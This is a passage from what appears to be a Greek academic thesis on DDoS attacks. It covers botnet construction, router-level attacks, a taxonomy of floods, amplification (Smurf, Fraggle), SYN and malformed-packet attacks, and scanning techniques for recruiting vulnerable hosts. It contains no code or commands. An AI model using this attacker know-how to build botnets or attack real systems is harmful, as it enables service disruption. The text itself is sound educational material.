Για να διεξαχθεί τέτοιου είδους επίθεση σε πρώτη φάση εγκαθίσταται σε ευάλωτα μηχανήματα, που συνήθως αναφέρονται ως zombies η bots ειδικά εργαλεία επίθεσης με τη μορφή ιών ή κάποιου worm που περιέχει κώδικα «δούρειου ίππου» (Trojan horse). Τα εργαλεία αυτά παραμένουν ανενεργά μέχρι τη στιγμή της επίθεσης, οπότε και συντονίζονται με την κατάλληλη εντολή για να δημιουργήσουν δικτυακή κίνηση προς συγκεκριμένο στόχο ή στόχους. Για να εμποδιστεί παραπέρα ο εντοπισμός της πραγματικής πηγής της επίθεσης ,συχνά ο έλεγχος γίνεται μέσω λιγότερων σε πλήθος παραβιασμένων μηχανημάτων που έχουν το ρόλο του πρώτου επιπέδου ελέγχου της επίθεσης και αναφέρονται συνήθως ως “masters”. Τα παραβιασμένα συστήματα είναι συνήθως ευάλωτα συστήματα ακαδημαϊκών και άλλων ιδρυμάτων , συνδέσεις dial-up, οργανισμοί παροχής δωρεάν διαδικτυακής πρόσβασης ή Internet-cafe.

Οι επιθέσεις τύπου DDoS πέρα από την αυξημένη κίνηση που έχουν τη δυνατότητα να προκαλέσουν, επιτρέπουν ιδιαίτερη και περιορίζουν στο ελάχιστο τους κίνδυνους εντοπισμού της πραγματικής πηγής τους. Οι δυνατότητες αυτές τις καθιστούν ιδιαιτέρως επικίνδυνες, γεγονός που επαληθεύεται από σημαντικά σε αριθμό και μέγεθος περιστατικά που παρατηρούνται τον τελευταίο καιρό.

3.2 Εξαπόλυση μιας επίθεσης DDoS ενάντια στον υπολογιστή ενός θύματος.

Οι επιθέσεις Denial of Service προσπαθούν να εξαντλήσουν τους πόρους του θύματος. Αυτοί οι πόροι μπορεί να είναι το εύρος ζώνης του δικτύου, υπολογιστική ισχύς ή δομές δεδομένων λειτουργικών συστημάτων. Για να εξαπολύσει μια επίθεση DDoS, ένας κακόβουλος χρήστης χτίζει αρχικά ένα δίκτυο υπολογιστών τους οποίους θα χρησιμοποιήσει για να παραγάγει τον όγκο της κίνησης που απαιτείται για να προκαλέσει την άρνηση των υπηρεσιών στους χρήστες υπολογιστών. Για να δημιουργήσουν αυτό το δίκτυο επίθεσης, οι επιτιθέμενοι ανακαλύπτουν τρωτά sites ή τρωτούς hosts που είναι διασυνδεμένοι με το δίκτυο. Τέτοιου είδους hosts είναι συνήθως εκείνοι που τρέχουν out-of-date anti-virus ή μη επιδιορθωμένο software. Οι τρωτοί αυτοί hosts χρησιμοποιούνται από τον επιτιθέμενο, που χρησιμοποιεί το ελάττωμά τους για να αποκτήσει πρόσβαση σε αυτούς. Το επόμενο βήμα για τον εισβολέα είναι να εγκαταστήσει νέα προγράμματα (γνωστά ως εργαλεία επίθεσης) στους εκτεθειμένους hosts του δικτύου επίθεσης. Οι hosts που τρέχουν αυτά τα εργαλεία επίθεσης

είναι γνωστοί ως "zombies" και μπορούν να πραγματοποιήσουν οποιαδήποτε επίθεση κάτω από τον έλεγχο του επιτιθέμενου.

Αλλά πώς μπορεί ένας επιτιθέμενος να ανακαλύψει τους hosts που θα αποτελέσουν το δίκτυο επίθεσης και πώς μπορεί αυτός να εγκαταστήσει τα εργαλεία επίθεσης σε αυτούς; Αν και αυτό το προπαρασκευαστικό στάδιο της επίθεσης είναι πολύ κρίσιμο, η ανακάλυψη τρωτών hosts και η εγκατάσταση των εργαλείων επίθεσης σε αυτούς έχουν γίνει μια πολύ εύκολη διαδικασία. Δεν υπάρχει καμία ανάγκη για τον εισβολέα να ξοδέψει χρόνο στη δημιουργία των εργαλείων επίθεσης δεδομένου ότι υπάρχουν ήδη έτοιμα προγράμματα τα οποία βρίσκουν αυτόματα τα τρωτά συστήματα, εισβάλουν σε αυτά και εγκαθιστούν τα απαραίτητα προγράμματα για την επίθεση. Μετά από αυτό, τα συστήματα που έχουν μολυνθεί από τον κακόβουλο κώδικα ψάχνουν άλλους τρωτούς υπολογιστές και εγκαθιστούν σε αυτούς τον ίδιο κακόβουλο κώδικα. Λόγω αυτής της ταχύτατης σάρωσης για τον προσδιορισμό θυμάτων, είναι δυνατό μεγάλα δίκτυα επίθεσης να μπορούν να κατασκευαστούν πολύ γρήγορα. Το αποτέλεσμα αυτής της αυτοματοποιημένης διαδικασίας είναι η δημιουργία ενός δικτύου επίθεσης DDoS που αποτελείται από τις μηχανές των handlers (κύριοι) και των agents (σκλάβοι, δαίμονες). Μπορεί να προκύψει από την προαναφερθείσα διαδικασία ότι κατά τη διάρκεια της οικοδόμησης του δικτύου επίθεσης, μια άλλη επίθεση DDoS πραγματοποιείται, δεδομένου ότι η ίδια η διαδικασία της οργάνωσης δικτύων επίθεσης δημιουργεί ένα σημαντικό ποσό κίνησης.

3.3 Επίθεση DDoS στο επίπεδο των δρομολογητών(routers).


Οι δρομολογητές είναι δικτυακές συσκευές που χρησιμοποιούνται για την διασύνδεση των δικτύων, χρησιμοποιώντας πληροφορίες του τρίτου επιπέδου του μοντέλου αναφοράς του OSI. Ένας δρομολογητής προωθεί τα πακέτα με βάση τον πίνακα δρομολόγησης (routing table) που είναι αποθηκευμένος σε αυτόν. Ο πίνακας δρομολόγησης παρέχει όλες τις διευθύνσεις (routes) των συσκευών του δικτύου (δομημένες με ιεραρχικό τρόπο). Ένας δρομολογητής από τη στιγμή που θα λάβει ένα πακέτο πρέπει να το προωθήσει με την μεγαλύτερη δυνατή ταχύτητα αναζητώντας πληροφορίες από τον πίνακα δρομολόγησης. Η αναζήτηση (IPlookup) του πίνακα δρομολόγησης είναι μια εξαιρετικά δύσκολη διαδικασία. Αυτό οφείλεται στο όλο και αυξανόμενο μέγεθος των πινάκων δρομολόγησης, στον ιεραρχημένο τρόπο διευθυνσιοδότησης, καθώς και στον μεγάλο αριθμό των μηνυμάτων ανανέωσης των περιεχομένων των πινάκων δρομολόγησης (update BGP messages). Ο

κύριος λόγος ανταλλαγής αυτών των μηνυμάτων είναι οι αλλαγές στην τοπολογία του δικτύου. Επιπρόσθετα, επανεκκινήσεις των γειτονικών δρομολογητών, πτώσεις των επικοινωνιακών γραμμών και αστοχίες του BGP πρωτοκόλλου είναι επιπλέον λόγοι ανταλλαγής BGP μηνυμάτων. Αν και τα προηγούμενα γεγονότα καταγράφονται καθημερινά σε όλους τους δρομολογητές, μπορούν να γίνουν ένα μέσο για κατανεμημένες επιθέσεις άρνησης υπηρεσίας από κακόβουλους χρήστες. Για παράδειγμα, η εσκεμμένη πτώση των δρομολογητών που βρίσκονται στην γειτονιά του δρομολογητή - στόχου θα έχει ως αποτέλεσμα την δημιουργία χιλιάδων μηνυμάτων ανανέωσης ανά δευτερόλεπτο. Το τελικό αποτέλεσμα θα είναι η αδυναμία επεξεργασίας αυτών των μηνυμάτων, η αύξηση της καταναλισκόμενης ισχύος και τελικά η κατάρρευση του δρομολογητή - στόχου.

Η κρυπτογραφημένη πιστοποίηση της αυθεντικότητας ήρθε να μετριάσει αυτές τις απειλές. Λόγω της γειτονικής πιστοποίησης της αυθεντικότητας, η ενημέρωση των πινάκων δρομολόγησης προέρχεται από πηγή εμπιστοσύνης και δεν υπάρχει πιθανότητα κάποιος να μπορεί να δώσει στους δρομολογητές άκυρες πληροφορίες δρομολόγησης, προκειμένου να «καταλάβει» ένα δίκτυο. Από την άλλη πλευρά, τα φίλτρα δρομολόγησης είναι απαραίτητα για την παρεμπόδιση κρίσιμων διαδρομών και υποδικτύων από το να διαφημιστούν και υπόπτων διαδρομών από το να ενσωματωθούν στους πίνακες δρομολόγησης. Με αυτόν τον τρόπο, οι επιτιθέμενοι δεν ξέρουν τη διαδρομή προς κρίσιμους servers και ύποπτες διαδρομές δεν χρησιμοποιούνται.

3.4 Κατηγοριοποίηση των DDoS Επιθέσεων.

Προκειμένου να κατανοήσουμε τις επιθέσεις DDoS είναι σημαντικό να έχουμε μία επίσημη κατηγοριοποίηση των επιθέσεων αυτών. Αυτή η κατηγοριοποίηση αποτελείται από δύο επίπεδα. Στο πρώτο επίπεδο οι επιθέσεις κατηγοριοποιούνται με βάση το βαθμό αυτοματισμού, την εκμεταλλευόμενη αδυναμία, το δυναμικό ρυθμό της επίθεσης και την επίδρασή της. Στο δεύτερο επίπεδο αναγνωρίζονται ειδικά χαρακτηριστικά κάθε κατηγορίας πρώτου επιπέδου.



Κατηγοριοποίηση των Επιθέσεων DDoS

3.4.1 Κατηγοριοποίηση με Βάση το Βαθμό Αυτοματισμού.

Με βάση το βαθμό αυτοματισμού, οι επιθέσεις DDoS μπορεί να κατηγοριοποιηθούν σε χειρωνακτικές, ημί-αυτόματες και αυτόματες.

- Οι αρχικές επιθέσεις DDoS ήταν χειρωνακτικές. Αυτό σημαίνει ότι η στρατηγική DDoS περιελάμβανε τη σάρωση των απομακρυσμένων μηχανών για την εύρεση αδυναμιών, αποκτώντας πρόσβαση σε αυτά και εγκαθιστώντας τον κώδικα επίθεσης. Όλα αυτά τα βήματα αργότερα αυτοματοποιήθηκαν, χρησιμοποιώντας ημι-αυτόματες επιθέσεις DDoS και αυτόματες επιθέσεις DDoS.
- Στις ημι-αυτόματες επιθέσεις, οι επιθέσεις DDoS ανήκουν στο μοντέλο επίθεσης πράκτορα-χειριστή. Ο επιτιθέμενος εξετάζει και καταλαμβάνει τους χειριστές και τους πράκτορες χρησιμοποιώντας αυτοματοποιημένα σενάρια. Ο τύπος της επίθεσης, η διεύθυνση του θύματος και η έναρξη της επίθεσης καθορίζεται από τις μηχανές-χειριστές. Οι ημι-αυτόματες επιθέσεις μπορεί επιπλέον να διαχωριστούν σε επιθέσεις με άμεση επικοινωνία και σε επιθέσεις με έμμεση επικοινωνία. Οι επιθέσεις με άμεση επικοινωνία περιλαμβάνουν επιθέσεις κατά τη διάρκεια των οποίων ο πράκτορας και ο χειριστής χρειάζεται να γνωρίζουν ο ένας την ταυτότητα του άλλου προκειμένου να επικοινωνήσουν. Αυτή η προσέγγιση περιλαμβάνει την αντιγραφή στο

υλικό της διεύθυνσης IP των μηχανών-χειριστών. Το κύριο μειονέκτημα αυτής της προσέγγισης είναι ότι η αποκάλυψη μίας κατειλημμένης μηχανής μπορεί να εκθέσει ολόκληρο το δίκτυο DDoS. Οι επιθέσεις με έμμεση επικοινωνία χρησιμοποιούν την ανακατεύθυνση προκειμένου να επιτύχουν μεγαλύτερη επιβιωσιμότητα των επιθέσεων DDoS. Ένα χαρακτηριστικό παράδειγμα αυτού του τύπου επιθέσεων είναι οι επιθέσεις DDoS που βασίζονται σε κανάλια IRC, οι οποίες αναλύθηκαν ήδη σε προηγούμενη ενότητα.

● Στις αυτόματες επιθέσεις DDoS αποφεύγεται η επικοινωνία ανάμεσα στον επιτιθέμενο και τους πράκτορες. Στις περισσότερες περιπτώσεις η φάση της επίθεσης περιορίζεται σε μία απλή εντολή. Όλα τα χαρακτηριστικά της επίθεσης, για παράδειγμα ο τύπος της επίθεσης, η διάρκεια και η διεύθυνση του θύματος, καθορίζονται στον κώδικα της επίθεσης. Με αυτόν τον τρόπο, ο επιτιθέμενος εκτίθεται ελάχιστα και η πιθανότητα να αποκαλυφθεί η ταυτότητα του είναι μικρή. Το μειονέκτημα αυτής της προσέγγισης είναι ότι οι μηχανισμοί διάδοσης μπορεί να αφήσουν το κατειλημμένο μηχάνημα ευπαθές, κάνοντας δυνατή με αυτό τον τρόπο τη μελλοντική πρόσβαση και τροποποίηση του κώδικα επίθεσης.

3.4.2 Κατηγοριοποίηση με Βάση την Εκμεταλλευόμενη Αδυναμία.

Οι επιθέσεις DDoS με βάση την εκμεταλλευόμενη αδυναμία μπορεί να διαχωριστούν στις ακόλουθες κατηγορίες:
επιθέσεις πλημμύρας, επιθέσεις ενίσχυσης, επιθέσεις εκμετάλλευσης πρωτοκόλλου και επιθέσεις παραποίησης πακέτων.

● Σε μία επίθεση πλημμύρας, οι πράκτορες στέλνουν μεγάλη ποσότητα κυκλοφορίας IP στο σύστημα του θύματος προκειμένου να προκαλέσουν συμφόρηση στο εύρος ζώνης στο σύστημα του θύματος. Η επίδραση των ροών των πακέτων που στέλνονται από τους πράκτορες στο θύμα ποικίλουν από καθυστέρηση ή κλείσιμο του συστήματος μέχρι εξάντληση του εύρους ζώνης του δικτύου. Μερικές από τις πιο γνωστές επιθέσεις πλημμύρας είναι οι επιθέσεις πλημμύρας UDP και οι επιθέσεις πλημμύρας ICMP.

►Η επίθεση πλημμύρας UDP είναι δυνατή όταν ένας μεγάλος αριθμός πακέτων UDP στέλνεται στο σύστημα του θύματος. Αυτό έχει σαν αποτέλεσμα τον βομβαρδισμό του δικτύου και την εξάντληση του διαθέσιμου εύρους ζώνης για νόμιμες αιτήσεις του συστήματος του θύματος. Σε μία επίθεση πλημμύρας UDP, τα

πακέτα UDP στέλνονται είτε σε τυχαίες ή σε καθορισμένες θύρες στο σύστημα του θύματος. Τυπικά, οι επιθέσεις πλημμύρας UDP σχεδιάζονται έτσι ώστε να επιτίθενται σε τυχαίες θύρες του θύματος. Μία επίθεση πλημμύρας UDP είναι δυνατή όταν ο επιτιθέμενος στέλνει ένα πακέτο UDP σε τυχαία θύρα του θύματος. Όταν το σύστημα του θύματος λαμβάνει ένα πακέτο UDP, θα καθορίσει ποια εφαρμογή περιμένει στη θύρα προορισμού. Όταν συνειδητοποιήσει ότι δεν υπάρχει εφαρμογή που να περιμένει στη θύρα, θα παράγει ένα πακέτο ICMP "απρόσιτου προορισμού" προς την παραποιημένη διεύθυνση πηγής. Εάν αρκετά πακέτα UDP φτάσουν στις θύρες του θύματος, το σύστημα θα τεθεί εκτός λειτουργίας. Χρησιμοποιώντας ένα εργαλείο DDoS η διεύθυνση πηγής IP είναι παραποιημένη και με αυτό τον τρόπο προστατεύεται από αποκάλυψη η πραγματική ταυτότητα των δευτερευόντων θυμάτων και δεν φτάνουν στους πράκτορες τα πακέτα που στέλνονται από το σύστημα του θύματος.

►Οι επιθέσεις πλημμύρας ICMP εκμεταλλεύονται το Internet Control Message Protocol (ICMP), ενεργοποιώντας τους χρήστες να στείλουν ένα πακέτο ηχούς σε ένα απομακρυσμένο κόμβο για να ελέγξουν εάν είναι σε λειτουργία. Πιο συγκεκριμένα κατά τη διάρκεια μίας επίθεσης πλημμύρας ICMP οι πράκτορες στέλνουν μεγάλο αριθμό από πακέτα ("ping") ICMP_ECHO_REPLY στο θύμα. Αυτά τα πακέτα ζητούν απάντηση από το θύμα, γεγονός το οποίο έχει σαν αποτέλεσμα την εξάντληση του εύρους ζώνης του δικτύου σύνδεσης του θύματος. Κατά τη διάρκεια μίας επίθεσης πλημμύρας ICMP η διεύθυνση πηγής IP μπορεί να είναι παραποιημένη.

● Στις επιθέσεις ενίσχυσης ο επιτιθέμενος ή οι πράκτορες εκμεταλλεύονται το χαρακτηριστικό διεύθυνσης IP ανοικτής εκπομπής, που υπάρχει στους περισσότερους δρομολογητές, για να ενισχύσουν και να ανακλάσουν την επίθεση και να στείλουν μηνύματα σε μία διεύθυνση IP ανοικτής εκπομπής. Αυτό καθοδηγεί τους δρομολογητές που εξυπηρετούν τα πακέτα μέσα στο δίκτυο να τα στείλουν σε όλες τις διευθύνσεις IP μέσα στο εύρος ανοικτής εκπομπής της διεύθυνσης. Κατά αυτόν τον τρόπο, η κακόβουλη κυκλοφορία που παράγεται μειώνει το εύρος ζώνης στο σύστημα του θύματος. Σε αυτό τον τύπο επίθεσης DDoS, ο επιτιθέμενος μπορεί να στείλει το μήνυμα ανοικτής εκπομπής προκειμένου να αυξήσει την ποσότητα της επιτιθέμενης κυκλοφορίας. Εάν το μήνυμα ανοικτής εκπομπής στέλνεται άμεσα, ο επιτιθέμενος μπορεί να χρησιμοποιήσει τα συστήματα μέσα στο δίκτυο ανοικτής

εκπομπής σαν πράκτορες χωρίς να χρειάζεται να εγκαταστήσει λογισμικό πρακτόρων σε αυτά. Οι ενδιάμεσοι κόμβοι που χρησιμοποιούνται σαν εκκινητές στις επιθέσεις ενίσχυσης ονομάζονται ανακλαστήρες. Ένας ανακλαστήρας είναι οποιοσδήποτε κόμβος IP που θα επιστρέψει ένα πακέτο εάν λάβει ένα πακέτο. Επομένως, οι εξυπηρετητές ιστού, οι εξυπηρετητές υπηρεσίας διάθεσης ονομάτων και διευθύνσεων που χρησιμοποιούνται στο διαδίκτυο (Domain Name Service (DNS)) και οι δρομολογητές είναι ανακλαστήρες, καθώς επιστρέφουν πακέτα SYN ACKs ή RSTs σαν απόκριση σε πακέτα SYN ή άλλα TCP.

Κατά τη διάρκεια μίας επίθεσης ενίσχυσης ο επιτιθέμενος στέλνει στους ανακλαστήρες πακέτα που απαιτούν αποκρίσεις. Τα πακέτα έχουν παραποιημένες διευθύνσεις, με τη διεύθυνση πηγής να έχει τεθεί ίση με τη διεύθυνση του θύματος. Οι ανακλαστήρες επιστρέφουν πακέτα απόκρισης στο θύμα σύμφωνα με τους τύπους των πακέτων επίθεσης. Τα πακέτα επίθεσης ανακλώνται προς το θύμα. Τα ανακλώμενα πακέτα μπορούν να πλημμυρίσουν τη ζεύξη του θύματος εάν ο αριθμός των ανακλαστήρων είναι αρκετά μεγάλος. Σημειώνεται ότι οι ανακλαστήρες αναγνωρίζονται εύκολα σαν διευθύνσεις πηγής στα πακέτα πλημμύρας που λαμβάνονται από το θύμα. Από την άλλη πλευρά, ο διαχειριστής του ανακλαστήρα δεν μπορεί εύκολα να εντοπίσει τον υποτελή κόμβο που βομβαρδίζει με πακέτα τον ανακλαστήρα, καθώς η κυκλοφορία που στέλνεται στον ανακλαστήρα δεν έχει ως διεύθυνση πηγής τη διεύθυνση του υποτελή κόμβου, αλλά τη διεύθυνση του θύματος.

Τα κύρια χαρακτηριστικά που διαφοροποιούν μία επίθεση ενίσχυσης από μία άμεση επίθεση είναι τα ακόλουθα:

1. Σε μία επίθεση ενίσχυσης είναι απαραίτητοι κάποιοι προκαθορισμένοι ανακλαστήρες.
2. Οι ανακλαστήρες μπορεί επίσης να διασκορπιστούν στο Διαδίκτυο, καθώς ο επιτιθέμενος δεν χρειάζεται να εγκαταστήσει λογισμικό πρακτόρων.
3. Τα ανακλώμενα πακέτα είναι φυσιολογικά πακέτα με νόμιμη προέλευση, που δεν μπορεί να συλληφθούν και να περιοριστούν μέσω φιλτραρίσματος και μηχανισμούς δρομολόγησης.

Χαρακτηριστικά παραδείγματα επιθέσεων ενίσχυσης είναι οι επιθέσεις Smurf και Fraggle.

Οι επιθέσεις Smurf στέλνουν κυκλοφορία αιτήσεων ηχούς ICMP με παραποιημένες διευθύνσεις πηγής ίδια με αυτή του θύματος στόχου σε ένα αριθμό διευθύνσεων IP ανοικτής εκπομπής. Οι περισσότεροι κόμβοι σε ένα δίκτυο IP οι οποίοι θα δεχθούν αιτήσεις ηχούς ICMP απαντούν στη διεύθυνση πηγής αυτών των αιτήσεων. Στην περίπτωση των

επιθέσεων Άρνησης Εξυπηρέτησης η διεύθυνση πηγής είναι η διεύθυνση του θύματος-στόχου. Στην περίπτωση ενός δικτύου ανοικτής εκπομπής οι απαντήσεις σε κάθε ένα πακέτο ICMP θα μπορούσαν να είναι εκατοντάδες. Σε αυτό τον τύπο επίθεσης πλήττεται όχι μόνο το θύμα αλλά και ενδιάμεσες συσκευές εκπομπής (ανακλαστήρες).

Η επίθεση Fraggle είναι ένας παρόμοιος τύπος επιθέσεων με τη Smurf με εξαίρεση ότι χρησιμοποιεί πακέτα ηχούς UDP αντί για πακέτα ηχούς ICMP. Οι επιθέσεις Fraggle παράγουν ακόμα περισσότερη κακή κυκλοφορία και μπορούν να δημιουργήσουν ακόμα πιο καταστρεπτικά αποτελέσματα από μία επίθεση Smurf.

● Οι επιθέσεις εκμετάλλευσης πρωτοκόλλων εκμεταλλεύονται ένα συγκεκριμένο χαρακτηριστικό ή σφάλμα υλοποίησης κάποιου πρωτοκόλλου που έχει εγκατασταθεί στο θύμα, προκειμένου να καταναλώσουν υπερβολικές ποσότητες από τους πόρους του θύματος. Ένα χαρακτηριστικό παράδειγμα των επιθέσεων εκμετάλλευσης πρωτοκόλλων είναι οι επιθέσεις TCP SYN. Οι επιθέσεις TCP SYN εκμεταλλεύονται τις έμφυτες αδυναμίες της χειραψίας τριών τρόπων (three-way handshake) που περιλαμβάνεται στην έναρξη μίας σύνδεσης TCP. Ένας εξυπηρετητής, λαμβάνοντας μία αρχική αίτηση σύνδεσης SYN (συγχρονισμός/εκκίνηση) από έναν πελάτη, ανταποκρίνεται με ένα πακέτο SYN/ACK (συγχρονισμό/επιβεβαίωση) και περιμένει από τον πελάτη να στείλει την τελική επιβεβαίωση ACK. Μία επίθεση πλημμύρας SYN ξεκινά με την αποστολή ενός μεγάλου αριθμού πακέτων SYN, χωρίς να παρέχεται επιβεβαίωση σε καμία από τις απαντήσεις που δέχεται, ενώ ο εξυπηρετητής περιμένει για επιβεβαιώσεις ACK. Λαμβάνοντας υπόψη το γεγονός ότι ο εξυπηρετητής έχει περιορισμένη ουρά ενδιάμεσης μνήμης για νέες συνδέσεις, η επίθεση πλημμύρας SYN έχει σαν αποτέλεσμα ο εξυπηρετητής να μην μπορεί να επεξεργαστεί τις εισερχόμενες συνδέσεις καθώς η ουρά υπερφορτώνεται. Άλλα παραδείγματα επιθέσεων που εκμεταλλεύονται πρωτόκολλα είναι οι επιθέσεις PUSH+ACK, οι επιθέσεις αιτήσεων CGI και οι επιθέσεις αυθεντικοποίησης του εξυπηρετητή.

● Οι επιθέσεις τροποποιημένων πακέτων βασίζονται σε λανθασμένα τροποποιημένα πακέτα IP τα οποία στέλνονται από τους πράκτορες στο θύμα προκειμένου να καταρρεύσει το σύστημα του θύματος. Οι επιθέσεις τροποποιημένων πακέτων μπορεί να διαχωριστούν σε δύο τύπους επιθέσεων: επιθέσεις διεύθυνσης IP και επιθέσεις επιλογών πακέτων IP. Σε μία επίθεση διεύθυνσης IP, το πακέτο περιέχει την ίδια διεύθυνση πηγής και προορισμού. Αυτό έχει σαν αποτέλεσμα τη σύγχυση του λειτουργικού συστήματος του θύματος και την κατάρρευσή του. Ένα ιδιαίτερο χαρακτηριστικό των τροποποιημένων πακέτων που

χρησιμοποιείται προκειμένου να πραγματοποιηθούν οι επιθέσεις επιλογών πακέτων IP είναι η αλλαγή με τυχαίο τρόπο των προαιρετικών πεδίων μέσα σε ένα πακέτο IP και επιπλέον να τίθενται όλα τα bit ποιότητας υπηρεσίας ίσα με ένα. Αυτό μπορεί να έχει σαν αποτέλεσμα τη χρήση πρόσθετου χρόνου επεξεργασίας από το θύμα προκειμένου να αναλυθεί η κυκλοφορία. Εάν η επίθεση συνδυάζεται με τη χρήση πολλαπλών πρακτόρων, μπορεί να οδηγήσει στην κατάρρευση του συστήματος του θύματος.

3.4.3 Κατηγοριοποίηση με Βάση το Δυναμικό Ρυθμό του Θύματος.

Ανάλογα με το δυναμικό ρυθμό της επίθεσης οι επιθέσεις DDoS μπορεί να διαχωριστούν σε επιθέσεις συνεχόμενου ρυθμού και επιθέσεις μεταβλητού ρυθμού.

- Οι επιθέσεις συνεχόμενου ρυθμού αποτελούνται από επιθέσεις που μετά από την έναρξη της επίθεσης εκτελούνται με πλήρη ισχύ χωρίς διακοπή ή ελάττωση της έντασης. Η επίδραση μίας τέτοιας επίθεσης είναι πολύ γρήγορη.
- Οι επιθέσεις μεταβλητού ρυθμού όπως υποδεικνύεται και από το όνομά τους, μεταβάλλουν το ρυθμό επίθεσης και κατά αυτόν τον τρόπο αποφεύγουν την ανίχνευση και την άμεση απόκριση. Βασιζόμενοι στο μηχανισμό αλλαγής ρυθμού διαφοροποιούνται σε επιθέσεις αυξανόμενου ρυθμού και αυξομειούμενου ρυθμού. Οι επιθέσεις αυξανόμενου ρυθμού οδηγούν σταδιακά στην εξάντληση των πόρων του θύματος, με αποτέλεσμα να καθυστερούν την ανίχνευση της επίθεσης. Οι επιθέσεις αυξομειούμενου ρυθμού έχουν ένα κυματιστό ρυθμό που ορίζεται από τη συμπεριφορά του θύματος και την απόκριση στην επίθεση, ελαττώνοντας κατά καιρούς το ρυθμό προκειμένου να αποφύγουν την ανίχνευση.

3.4.4 Κατηγοριοποίηση με Βάση την Επίδραση.

Βασιζόμενοι στην επίδραση μίας επίθεσης DDoS μπορούμε να διαχωρίσουμε μία επίθεση DDoS σε καταστρεπτική και σε επίθεση υποβιβασμού.

- Οι καταστρεπτικές επιθέσεις μπορούν να οδηγήσουν σε πλήρη άρνηση εξυπηρέτησης του θύματος στους πελάτες του.
- Ο στόχος των επιθέσεων υποβιβασμού είναι η κατανάλωση ενός τμήματος των πόρων του θύματος. Αυτό έχει σαν αποτέλεσμα την

καθυστέρηση της ανίχνευσης της επίθεσης και την ίδια στιγμή μία τεράστια καταστροφή στο θύμα.

3.5 Στρατολόγηση τρωτών μηχανών.

Υπάρχουν διαφόρων ειδών τεχνικές (γνωστές ως τεχνικές σάρωσης) τις οποίες μπορεί ο επιτιθέμενος να χρησιμοποιήσει προκειμένου να βρει τις τρωτές μηχανές. Οι σημαντικότερες από αυτές παρουσιάζονται παρακάτω:

3.5.1 Τυχαία σάρωση.

Τυχαία σάρωση : Σύμφωνα με αυτήν την τεχνική, το μηχάνημα που έχει μολυνθεί από τον κακόβουλο κώδικα (τέτοιο μηχάνημα μπορεί να είναι είτε ο επιτιθέμενος είτε ένα μέλος του στρατού του όπως ένα zombie) δοκιμάζει τυχαία διευθύνσεις IP από το χώρο διευθύνσεων IP και ελέγχει εάν τα μηχανήματα που αντιστοιχούν σε αυτές είναι τρωτά. Μόλις βρει μία τρωτή μηχανή, εισβάλει σε αυτήν και προσπαθεί να την μολύνει, εγκαθιστώντας σε αυτήν τον ίδιο κακόβουλο κώδικα με αυτόν που είναι εγκατεστημένος στο ίδιο. Η τεχνική αυτή δημιουργεί σημαντική κίνηση, αφού εξαιτίας της τυχαίας αυτής σάρωσης, ένας μεγάλος αριθμός εκτεθειμένων host δοκιμάζει και ελέγχει τις ίδιες IP διευθύνσεις. Ένα πλεονέκτημα αυτής της τεχνικής σάρωσης είναι ότι η εξάπλωση του κακόβουλου κώδικα μπορεί να είναι πολύ γρήγορη εξαιτίας του γεγονότος ότι οι σαρώσεις φαίνεται να προέρχονται από παντού. Παρόλα αυτά, ο γρήγορος ρυθμός με τον οποίο ο κακόβουλος κώδικας εξαπλώνεται δεν μπορεί να διαρκέσει για πάντα. Μετά από μια μικρή χρονική περίοδο, ο ρυθμός εξάπλωσης μειώνεται εξαιτίας του γεγονότος ότι και ο αριθμός των νέων IP διευθύνσεων που μπορούν να ανακαλυφθούν μειώνεται με το πέρασμα του χρόνου. Αυτό γίνεται προφανές λαμβάνοντας υπόψη την ανάλυση του David Moore και του Colleen Shannon πάνω στην εξάπλωση του Code-Red (CRv2) Worm, το οποίο χρησιμοποιεί τυχαία σάρωση προκειμένου να διαδοθεί.

3.5.2 Hitlist σάρωση.

Hitlist σάρωση : Πολύ πριν ο επιτιθέμενος αρχίσει την σάρωση, συγκεντρώνει σε μια λίστα έναν μεγάλο αριθμό πιθανών τρωτών μηχανημάτων. Στην προσπάθειά του να δημιουργήσει το στρατό του, αρχίζει να σαρώνει τη λίστα προκειμένου να βρει τρωτά μηχανήματα. Μόλις ανακαλύψει ένα, εγκαθιστά σε αυτό τον κακόβουλο κώδικα και διαιρεί τη λίστα στα δύο. Κατόπιν, δίνει το δεύτερο μισό στο μηχάνημα που μόλις έχει εκτεθεί στον κακόβουλο κώδικα, κρατά το άλλο μισό και συνεχίζει τη σάρωση της υπόλοιπης λίστας. Ο πρόσφατα μολυσμένος host αρχίζει τη σάρωση της λίστας που του αντιστοιχεί, προσπαθώντας και αυτός με τη σειρά του να βρει ένα τρωτό μηχάνημα. Όταν βρει κάποιο, εφαρμόζει την ίδια διαδικασία που περιγράφηκε παραπάνω, και με αυτόν τον τρόπο η hitlist σάρωση 